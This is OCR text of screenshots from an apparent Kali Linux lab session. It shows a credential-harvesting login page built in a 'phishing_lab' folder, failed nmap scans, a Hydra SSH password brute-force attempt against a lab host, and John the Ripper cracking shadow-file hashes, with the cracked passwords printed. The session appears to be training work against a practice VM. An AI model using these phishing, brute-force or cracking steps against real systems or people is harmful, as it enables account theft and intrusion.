
Session Actions Edit View Help

```
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>

┌──(kali㉿kali)-[~]
└─$ nano login.html

┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab

┌──(kali㉿kali)-[~/phishing_lab]
└─$ x
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:01
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo dhclient eth0
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
Pause recording
(genmon)XXX 23:00
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = Off
; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off
; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On
; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off
; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off
; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On
; This setting is off by default.
;report_zend_debug = 0
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:36
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required>
11 Password: <input type ="password"
12 ma
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

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[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
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[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$
```




